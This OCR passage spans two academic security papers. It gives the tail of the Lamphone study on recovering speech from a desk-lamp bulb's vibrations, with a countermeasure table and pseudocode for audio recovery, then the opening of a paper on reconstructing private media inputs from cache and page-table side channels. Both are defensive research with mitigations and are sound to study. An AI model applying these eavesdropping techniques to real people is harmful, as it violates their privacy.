ADC: As discussed in Section 4, a 24-bit ADC with an input range of [-5,5] voltage provides a sensitivity of 0.6 uV. Only bulb vibrations that are expected to yield a greater voltage change (i.e., > 0.6 uV) can be recovered by Lamphone. A 32-bit ADC provides a higher level of sensitivity of 2.3 nV and significantly optimizes the system's sensitivity. In addition, in this research we experimented with two types of 24-bit ADCs (PXI-4498 and NI-9234). The ADC with the lower self-noise level provided a higher SNR which yielded signals of a higher quality.

OAT: Many advanced denoising methods in the field of speech enhancement can be used in addition to or as an alternative to the OAT steps. Advanced algorithms (e.g., neural networks) provide excellent results for filtering the noise from an audio signal, however often a large amount of data is required to train such models. The effective bandwidth of the recovered speech signal can be extended by using artificial bandwidth extension algorithms for speech [16,17,20,24,25]). Such algorithms use a dedicated model for speech and artificially add information to the high frequencies of the audio signal according to the information that appears in the lower frequencies. By doing so, bandwidth extension algorithms extend the effective bandwidth that can be heard by the human ear, which improves the quality of the audio.

Conclusions: The experiments conducted in this section




Figure 18: Impact of a telescope's lens diameter on the SNR.




Figure 19: Impact of a close-up lens on the SNR.




Figure 20: SNR obtained by two different electro-optical sensors.

reveal than the use of improved equipment yields a higher SNR. We concluded that the quality of the sound recovered by Lamphone is proportional to the quality of the equipment used. Improved equipment can be used to extend the possible distance between both the lamp and the victim and the lamp and the electro-optical sensor.

8 Countermeasures

In this section, we analyze the effectiveness of known countermeasures against sound recovery and compare their effectiveness against Lamphone and methods proposed in other studies. The countermeasures are analyzed according to their effectiveness: high (denoted as ●), medium (denoted as ◐), and low (denoted as ○). A summary of this comparison is presented in Table 5.

8.1 Prevention

Countermeasures used to eliminate the vulnerability. The countermeasure: (●) - is effective at preventing objects from turning into diaphragms, (○) - is ineffective against the methods.

Removing potential diaphragms from offices - Banning any lightweight object/device (e.g., a bag of chips, smartphones) that vibrates when it is hit by sound waves from the environment (●- against the vast majority of the methods [7, 8, 12, 14, 15, 18, 22, 27, 28, 31, 32, 35], including Lamphone), however laser microphones can recover sound from the vibration of window panes which cannot be removed from most environments (○- against the laser microphone [23]).

8.2 Mitigation

Countermeasures used to prevent the exploitation of the vulnerability. The countermeasure: (●) - prevents eavesdroppers from exploiting the vulnerability (i.e., recovering sound), (◐) - reduces the likelihood of exploiting the vulnerability (e.g., lowers the quality of the recovered sound or requires eavesdroppers to use more expensive equipment), (○) - is ineffective against the methods.

Limiting the sale of spying equipment - Limiting the availability of equipment associated with spying (e.g., laser transceiver) to specific entities (e.g., police departments). This method prevents eavesdroppers from acquiring the equipment needed to obtain data that can be used to recover sound (●- against laser microphone [23]). However, many sensors/devices that are not associated with spying were also found effective at obtaining data that can be used to recover sound (○- [7, 8, 12, 14, 15, 18, 22, 27, 28, 31, 32, 35], including Lamphone).

Preventing leakage - Containing the data or physical side effect inside the room and preventing the leakage of information from the room using software (e.g., a firewall used to prevent the exfiltration of data) or a physical apparatus (e.g., a curtain used to eliminate the line of sight to a vibrating object), or by changing the location of the targeted room (e.g., targeting an inner room with no windows). Such countermeasures are highly effective against methods that recover sound by obtaining data over the Internet and via optical sensors (●- against [7, 8, 12, 14, 15, 18, 22, 23, 27, 28, 35], including Lamphone). However, such countermeasures are ineffective against methods that recover sound from RF signals, because it is difficult to prevent the leakage of RF signals (○- against [31, 32]).

Creating a safety perimeter - Limiting/decreasing the ability of eavesdroppers to recover sound by forcing the eavesdropper to apply the attack from a distant location (e.g., by installing a fence around a house or by moving the surface on which the desk lamp is placed away from windows). Such countermeasures can limit eavesdroppers' ability to obtain the RF and optical data required to recover sound. However, eavesdroppers can use improved equipment (e.g., antennas, telescopes) to obtain radio signals and create a line of sight (◐- [12, 23, 31, 32], including Lamphone). Such countermeasures are ineffective against methods that recover sound by obtaining data over the Internet (○- against [7, 8, 14, 15, 18, 22, 27, 28, 35]).

8.3 Detection

Countermeasures used to identify the application of methods used to exploit the vulnerability. The countermeasure: (●) - can detect the application of a method to recover sound, (○) - is ineffective against the methods.

Detecting active attacks - Deploying software used to detect attempts to compromise a network and exfiltrate data (e.g., by using an IDS) and deploying a device used to detect the use of a laser transceiver (e.g., by using an optical sensor). Such methods are effective at detecting the preliminary stage of compromising a device in order to obtain data from a

Table 5: Effectiveness (high (●), medium (◐), low (○)) of countermeasures against sound eavesdropping methods.

	Prevention	Mitigation			Detection
	Removing potential diaphragms from offices	Limiting the sale of spying equipment	Preventing leakage	Creating a safety perimeter	Detecting the use of active attacks
Methods relying on a compromised device [7, 8, 14, 15, 18, 22, 27, 28, 35]	●	○	●	○	●
RF-based methods [31, 32]	●	○	○	◐	○
Visual microphone [12]	●	○	●	◐	○
Laser microphone [23]	○	●	●	◐	●
Lamphone	●	○	●	◐	○

target device (●- [7, 8, 14, 15, 18, 22, 27, 28, 35]) and the use of the laser microphone (●- [23]). However, this method is ineffective against passive external methods (○- [12, 31, 32], including Lamphone).

8.4 Conclusions

By analyzing the effectiveness of the countermeasure methods described above and presented in Table 5, we concluded that victims cannot rely on regulations limiting the sale of equipment needed for the Lamphone attack to prevent eavesdroppers from recovering sound, since Lamphone relies on a photodiode (a commonly used sensor that is not associated with spying), unlike the laser microphone which relies on a laser transceiver. In addition, victims cannot install a dedicated mechanism to detect the use of Lamphone, because its implementation does not provide any indication regarding its application, unlike the laser microphone where a dedicated optical sensor can be used to detect its use. Given this, potential victims should take care to protect themselves from the threat posed by the Lamphone attack. For example, simple but effective adjustments to a home office could be made, including installing curtains to eliminate the line of sight or replacing desk lamps with other lighting solutions to eliminate the vulnerability. Alternatively, an inner room without windows could be used for sensitive conversations, or a homeowner could install a fence to increase his/her distance from potential eavesdroppers and mitigate the attack.

9 Limitations, Discussion, and Future Work

The purpose of this research was to raise awareness of the feasibility of recovering sound by analyzing the vibrations of a desk lamp light bulb. While we are the first to demonstrate this method in the academic realm, we wonder whether our method is already known within the military and espionage realms. While we can only hypothesize about the answer to this question, for the following reasons we believe that we are not the first to exploit a light bulb to recover sound: (1) desk lamps and tabletop lamps have existed for many years, and (2) sound recovery is of interest to various entities (NSA, FBI, etc.) around the world. In addition, the case of the "Great Seal Bug" [9] showed that a new technology, the RFID, was used secretly by Soviet agencies to eavesdrop sound three decades before it was scientifically discovered and published in 1973 [19].

As was indicated in Section 7, Lamphone's primary disadvantage is the fact that the quality of the sound recovered is proportional to the quality of the equipment used by the eavesdropper. As a result, better equipment (e.g., an ADC with a lower self-noise level, a more sensitive electro-optical sensor, a telescope with a wider lens, and dedicated optical lenses) is required to recover sound from longer distances between the eavesdropper and the light bulb, and the victim and the light bulb.

We believe that over the next few years, new studies will improve Lamphone, so it will pose a greater threat to individuals' privacy, improving the method so that it could be applied by eavesdroppers with less resources and from a greater distance. An important question to consider is how long will it take the scientific community to improve this method sufficiently so it poses a major threat to individuals' privacy. An analysis of the scientific progress of another eavesdropping method might help answer this question. The Gyrophone method of recovering sound from a smartphone's motion sensors [22] was first introduced at USENIX 2014. The main disadvantage of Gyrophone at that time was the low accuracy of the model used to classify isolated words (the accuracy was only slightly better than a random guess). However, over the years, additional research led to improved understanding of this eavesdropping technique and the threat model [7, 15, 35], and a recent study presented at NDSS 2020 was able to improve this method such that it could be used to classify isolated words from a smartphone's accelerometer with 99% accuracy [8]. Based on the progress made in the seven years since Gyrophone was first introduced, we believe that future studies will improve our understanding of Lamphone and suggest new ways of recovering sound from light bulbs. Improved understanding regarding optical sound recovery could extend Lamphone's scope to hanging light bulbs located farther away from the victim (as opposed to a desk lamp light bulb).

For future work, we suggest investigating how the OAT can be improved by integrating advanced algorithms for speech processing (e.g., [16, 17, 20, 24, 25]) and denoising (e.g., the use of autoencoders), and how to apply the attack by using more compact equipment. We also suggest investigating the accuracy of a light to text model by training a neural network that receives optical signals and outputs transcription/text.

References

[1] Intelligibility. https://en.wikipedia.org/wiki/Intelligibility_(communication).

[2] Mpu 6050 gy-521 3 axis gyro accelerometer sensor module arduino.

[3] Ni 9234 datasheet.

[4] The open speech repository. http://www.voiptroubleshooter.com/open_speech/american.html.

[5] Pda100a2.

[6] Spherical coordinate system. https://en.wikipedia.org/wiki/Spherical_coordinate_system.

[7] S. A. Anand and N. Saxena. Speechless: Analyzing the threat to speech privacy from smartphone motion sensors. In *2018 IEEE Symposium on Security and Privacy (SP)*, volume 00, pages 116–133.

[8] Zhongjie Ba, Tianhang Zheng, Xinyu Zhang, Zhan Qin, Baochun Li, Xue Liu, and Kui Ren. Learning-based practical smartphone eavesdropping with built-in accelerometer. In *Proceedings of the Network and Distributed Systems Security (NDSS) Symposium*, pages 23–26, 2020.

[9] Graham Brooker and Jairo Gomez. Lev termen's great seal bug analyzed. *IEEE Aerospace and Electronic Systems Magazine*, 28(11):4–11, 2013.

[10] Jieun Choi, Hae-Yong Yang, and Dong-Ho Cho. Tempest comeback: A realistic audio eavesdropping threat on mixed-signal socs. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 1085–1101, New York, NY, USA, 2020. Association for Computing Machinery.

[11] R Crochiere, J Tribolet, and L Rabiner. An interpretation of the log likelihood ratio as a measure of waveform coder performance. *IEEE Transactions on Acoustics, Speech, and Signal Processing*, 28(3):318–323, 1980.

[12] Abe Davis, Michael Rubinstein, Neal Wadhwa, Gautham J Mysore, Fredo Durand, and William T Freeman. The visual microphone: Passive recovery of sound from video. *ACM Transactions on Graphics (Proc. SIGGRAPH)*, 33(4):79:1–79:10, 2014.

[13] John S Garofolo, Lori F Lamel, William M Fisher, Jonathan G Fiscus, and David S Pallett. Darpa timit acoustic-phonetic continous speech corpus cd-rom. nist speech disc 1-1.1. *STIN*, 93:27403, 1993.

[14] Mordechai Guri, Yosef Solewicz, Andrey Daidakulov, and Yuval Elovici. Speake(a)r: Turn speakers to microphones for fun and profit. In *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, Vancouver, BC, 2017. USENIX Association.

[15] Jun Han, Albert Jin Chung, and Patrick Tague. Pitchln: Eavesdropping via intelligible speech reconstruction using non-acoustic sensor fusion. In *Proceedings of the 16th ACM/IEEE International Conference on Information Processing in Sensor Networks*, IPSN '17, pages 181–192, New York, NY, USA, 2017. ACM.

[16] Vasu Iyengar, Rafi Rabipour, Paul Mermelstein, and Brian R Shelton. Speech bandwidth extension method and apparatus, October 3 1995. US Patent 5,455,888.

[17] Peter Jax and Peter Vary. On artificial bandwidth extension of telephone speech. *Signal Processing*, 83(8):1707–1719, 2003.

[18] A. Kwong, W. Xu, and K. Fu. Hard drive of hearing: Disks that eavesdrop with a synthesized microphone. In *2019 2019 IEEE Symposium on Security and Privacy (SP)*, Los Alamitos, CA, USA, may 2019. IEEE Computer Society.

[19] Jeremy Landt. The history of rfid. *IEEE potentials*, 24(4):8–11, 2005.

[20] Sen Li, Stéphane Villette, Pravin Ramadas, and Daniel J Sinder. Speech bandwidth extension using generative adversarial networks. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 5029–5033. IEEE, 2018.

[21] Jianfen Ma, Yi Hu, and Philipos C Loizou. Objective measures for predicting speech intelligibility in noisy conditions based on new band-importance functions. *The Journal of the Acoustical Society of America*, 125(5):3387–3405, 2009.

[22] Yan Michalevsky, Dan Boneh, and Gabi Nakibly. Gyrophone: Recognizing speech from gyroscope signals. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 1053–1067, San Diego, CA, 2014. USENIX Association.

[23] Ralph P Muscatell. Laser microphone, October 25 1983. US Patent 4,412,105.

[24] Hannu Pulakka and Paavo Alku. Bandwidth extension of telephone speech using a neural network and a filter bank implementation for highband mel spectrum. *IEEE Transactions on Audio, Speech, and Language Processing*, 19(7):2170–2183, 2011.

[25] Hannu Pulakka, Ulpu Remes, Santeri Yrttiaho, Kalle Palomaki, Mikko Kurimo, and Paavo Alku. Bandwidth extension of telephone speech to low frequencies using sinusoidal synthesis and a gaussian mixture model. *IEEE transactions on audio, speech, and language processing*, 20(8):2219–2231, 2012.

[26] Schuyler R Quackenbush, Thomas Pinkney Barnwell, and Mark A Clements. *Objective measures of speech quality*. Prentice Hall, 1988.

[27] Nirupam Roy and Romit Roy Choudhury. Listening through a vibration motor. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services*, MobiSys '16, pages 57–69, New York, NY, USA, 2016. ACM.

[28] Sriram Sami, Yimin Dai, Sean Rui Xiang Tan, Nirupam Roy, and Jun Han. Spying with your robot vacuum cleaner: Eavesdropping via lidar sensors. In *Proceedings of the 18th Conference on Embedded Networked Sensor Systems*, SenSys '20, page 354–367, New York, NY, USA, 2020. Association for Computing Machinery.

[29] Cees H Taal, Richard C Hendriks, Richard Heusdens, and Jesper Jensen. An algorithm for intelligibility prediction of time–frequency weighted noisy speech. volume 19, pages 2125–2136. IEEE, 2011.

[30] Navneet Upadhyay and Abhijit Karmakar. Speech enhancement using spectral subtraction-type algorithms: A comparison and simulation study. *Procedia Computer Science*, 54:574–584, 2015.

[31] G. Wang, Y. Zou, Z. Zhou, K. Wu, and L. M. Ni. We can hear you with wi-fi! *IEEE Transactions on Mobile Computing*, 15(11):2907–2920, Nov 2016.

[32] Teng Wei, Shu Wang, Anfu Zhou, and Xinyu Zhang. Acoustic eavesdropping through wireless vibrometry. In *Proceedings of the 21st Annual International Conference on Mobile Computing and Networking*, MobiCom '15, pages 130–141, New York, NY, USA, 2015. ACM.

[33] Andrew M White, Austin R Matthews, Kevin Z Snow, and Fabian Monrose. Phonotactic reconstruction of encrypted voip conversations: Hookt on fon-iks. In *Security and Privacy (SP), 2011 IEEE Symposium on*, pages 3–18. IEEE, 2011.

[34] Charles V Wright, Lucas Ballard, Scott E Coull, Fabian Monrose, and Gerald M Masson. Spot me if you can: Uncovering spoken phrases in encrypted voip conversations. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on*, pages 35–49. IEEE, 2008.

[35] Li Zhang, Parth H Pathak, Muchen Wu, Yixin Zhao, and Prasant Mohapatra. Accelword: Energy efficient hotword detection through accelerometer. In *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services*, pages 301–315. ACM, 2015.

10 Appendix




Figure 21: A gyroscope attached to the bottom of a desk lamp light bulb.

Algorithm 1 Recovering Audio from Optical Signal

```
1:  INPUT: optical-stream, fs, equalizer-function
2:  bulbFs = 100
3:  while (!isEmpty(optical-stream) do)
4:      /*Read from optical-stream to a buffer*/
5:      opt[] = read(optical-stream,fs)
6:      snd* = opt
7:      /*Filtering side effects*/
8:      for (i = bulbFs; i < fs/2; i+=bulbFs) do
9:          snd* = bandstop(i,snd*)
10:     /*Scaling to [-1,1]*/
11:     min = min(snd*), max = max(snd*)
12:     for (i = 0; i < len(snd*); i+=1) do
13:         snd*[i] = -1 + ((snd*[i]-min)*2)/(max-min)
14:     /*Noise reduction*/
15:     snd* = spectral-subtraction(snd*)
16:     /*Balancing*/
17:     snd* = equalizer(snd*,equalizer-function)
18:     play (snd*)
```




Figure 22: fadg0,mccs0,mabw0 sa1: "She had your dark suit in greasy wash water all year." - recovered (top) and original (bottom) speech.




Figure 23: fadg0,mccs0,mabw0 sa2: "Don't ask me to carry an oily rag like that."- recovered (top) and original (bottom) speech.




Figure 24: "We will make America great again!" - original (top) and recovered (bottom). The speakers are located 25 cm from the light bulb.




Figure 25: "We will make America great again!" - original (top) and recovered (bottom). The speakers are located 50 cm from the light bulb.

Automated Side Channel Analysis of Media Software with Manifold Learning

Yuanyuan Yuan, Qi Pang, Shuai Wang*

The Hong Kong University of Science and Technology
{yyuanaq, qpangaa, shuaiw}@cse.ust.hk

Abstract

The prosperous development of cloud computing and machine learning as a service has led to the widespread use of media software to process confidential media data. This paper explores an adversary's ability to launch side channel analyses (SCA) against media software to reconstruct confidential media inputs. Recent advances in representation learning and perceptual learning inspired us to consider the reconstruction of media inputs from side channel traces as a *cross-modality manifold learning* task that can be addressed in a unified manner with an autoencoder framework trained to learn the mapping between media inputs and side channel observations. We further enhance the autoencoder with *attention* to localize the program points that make the primary contribution to SCA, thus automatically pinpointing information-leakage points in media software. We also propose a novel and highly effective defensive technique called *perception blinding* that can perturb media inputs with perception masks and mitigate manifold learning-based SCA.

Our evaluation exploits three popular media software to reconstruct inputs in image, audio, and text formats. We analyze three common side channels — cache bank, cache line, and page tables — and userspace-only cache set accesses logged by standard `Prime+Probe`. Our framework successfully reconstructs high-quality confidential inputs from the assessed media software and automatically pinpoint their vulnerable program points, many of which are unknown to the public. We further show that perception blinding can mitigate manifold learning-based SCA with negligible extra cost.

1 Introduction

Side channel analysis (SCA) infers program secrets by analyzing the target software's influence on physical computational characteristics, such as the execution time, accessed cache units, and power consumption. Practical SCA attacks have been launched on real-world crypto systems [63, 99, 103] to recover crypto keys. With the adoption of cloud computing and machine learning as a service (MLaaS), media software, a type of application software used for processing media files like images and text, is commonly involved in processing private data uploaded to cloud (e.g., for medical diagnosis). Existing works have exploited media software with extensive manual efforts or reconstruct only certain media data [36, 100, 104]. However, the community lacks a systematic and thorough understanding of SCA attack vectors for media software and of the ways that private user inputs of various types (e.g., images or text) can be reconstructed in a unified and automated manner. Hence, this is the first study toward media software of various input formats to assess how their inputs, which represent private user data, can be leaked via SCA in a fully automatic way.

Recent advances in representation learning and perceptual learning [12, 106] inspired us to recast SCA of media software as a cross-modality manifold learning task in which an autoencoder [41] is used to learn the mapping between confidential media inputs and the derived side channel traces in an end-to-end manner. The autoencoder framework can learn a low-dimensional joint manifold of media data and side channel observations to capture a highly expressive representation that is generally immune to noise.

Our proposed autoencoder framework is highly flexible. It converts side channel traces into latent representations with an encoder module ϕ_θ, and the media data in image, audio and text formats can be reconstructed by assembling decoders ψ_θ that correspond to various media data formats to ϕ_θ. By enhancing encoder ϕ_θ with attention [97], the autoencoder framework can automatically localize program points that primarily contribute to the reconstruction of media inputs. That is, the attention mechanism delivers a "bug detector" to locate program points at which information can leak.

The observation that manifold learning captures key perceptions of high-dimensional data in a low-dimensional space [106] inspired us to propose the use of *perception blinding* to mitigate manifold learning–based SCA. Well-designed perception blinding "dominates" the projected low-dimensional perceptions and thus confines adversaries to only

*Corresponding author.

generate media data perceptually bounded to the mask. In contrast, media software that is typically used to process data bytes of media data experiences no extra difficulty in processing the blinded data and recovering the original outputs.

Our evaluation exploits media software, including `libjpeg` [58], `FFmpeg` [1], and `Hunspell` [2], which process media data in image, audio, and text formats. We assess these media software using a common threat model where *trace-based* attackers [15, 28, 45, 91] can log a trace of CPU cache banks, cache lines, or OS page-table entries accessed when executing the media software. We also launch standard `Prime+Probe` attack [88] in userspace-only scenarios and use the logged cache side channels to reconstruct media data. We conduct qualitative and quantitative evaluations of six datasets that represent daily media data whose user privacy can be violated if leaked to adversaries. Our findings show that user inputs can be reconstructed automatically and that the recovered media content, such as images or text, shows considerable (visual) similarity to user inputs. The attention modules facilitate localizing program points that incur input leakage; some have been disclosed before [36, 100, 104], but many, to the best of our knowledge, were previously unknown. Further, we find that perception blinding is highly effective in mitigating manifold learning–based SCA. We also demonstrate the noise resiliency of our attack, and how oblivious RAM [33, 84] can mitigate our attack, though it incurs high cost. In summary, we make the following contributions:

- Advances in cross-modality manifold learning inspired us to advocate SCA of media software as a supervised task that learns a joint manifold of media data and side channel traces. High-quality media data can be reconstructed from side channel traces in a noise-resilient manner without knowledge of the underlying media software implementation or media data formats.
- We enhance autoencoder with attention to localize program points that make notable contributions to information leakage. Furthermore, we design a low-cost perception-blinding technique that effectively mitigates the proposed SCA exploitation.
- Our evaluation subsumes widely used media software used to process images, audio, and text. We demonstrate that high-quality user inputs in various formats can be reconstructed and that perception blinding predominantly impedes our SCA. Our attention-based error-localization technique confirms some program points that have been reported as vulnerable and flags many previously unknown problems in media software.

We released all code and data generated in this research at [3]. We also provide an extended version of this paper at [3] which includes full details of our study.

2 Background

We introduce the high-level procedure of launching SCA in which program inputs are assumed confidential. Let a deterministic and terminating program be P. Executing an input $i \in I$ can be modeled as $P : I \to R$, where R denotes the program behavior during the runtime. Although modern computer architectures prohibit attackers from directly recording R and inferring input $i \in I$, attackers can leverage various *side channels*, which map the runtime behavior of R into an adversarial observation O of certain properties (e.g., cache status) in the execution context of P. The attacker's view can be represented as $view : R \to O$, where given side channel observation O, the attackers leverage composite inverse function $(view \circ P)^{-1} : O \to I$ to map O back to input $i \in I$.

Promising progress has been made by logging (high-resolution) side channels such as accessed cache line, cache bank, or page table entries in an automated manner [21, 36, 63, 99, 100]. Nevertheless, reconstruction of i from logged side channels requires attackers to infer the composite inverse function $(view \circ P)^{-1} : O \to I$. Recovery of such mappings requires an in-depth understanding of how program secrets are propagated (i.e., secret information flow), which could require considerable manual efforts [36, 100] or conducting formal analysis [15, 28, 91]. Note that high-resolution side channels (e.g., cache line access) usually contain millions of records, but only a tiny portion o^* is indeed *input-dependent* [90].

SCA on Media Software. Despite the widespread adoption of MLaaS to process users' private data, the SCA of media software has not been thoroughly examined. For instance, media software is commonly used to process X-ray images because it allows cost-efficient disease diagnosis with cloud resources. However, the leakage of such images on the cloud (e.g., via cache-based side channels [62]) involves a high risk of violating patient privacy. An immense demand exists to gain insights into the extent of privacy problems in media software, given its pervasive use in processing private data. Therefore, we examine real-world media software used to process media data such as photos and daily conversations.

Threat Model and Attack Scenarios. This study reconstructs confidential inputs of media software from side channels. We thus reasonably assume that different inputs of targeted media software can induce distinguishable memory access traces. Otherwise, no information regarding inputs would be leaked.

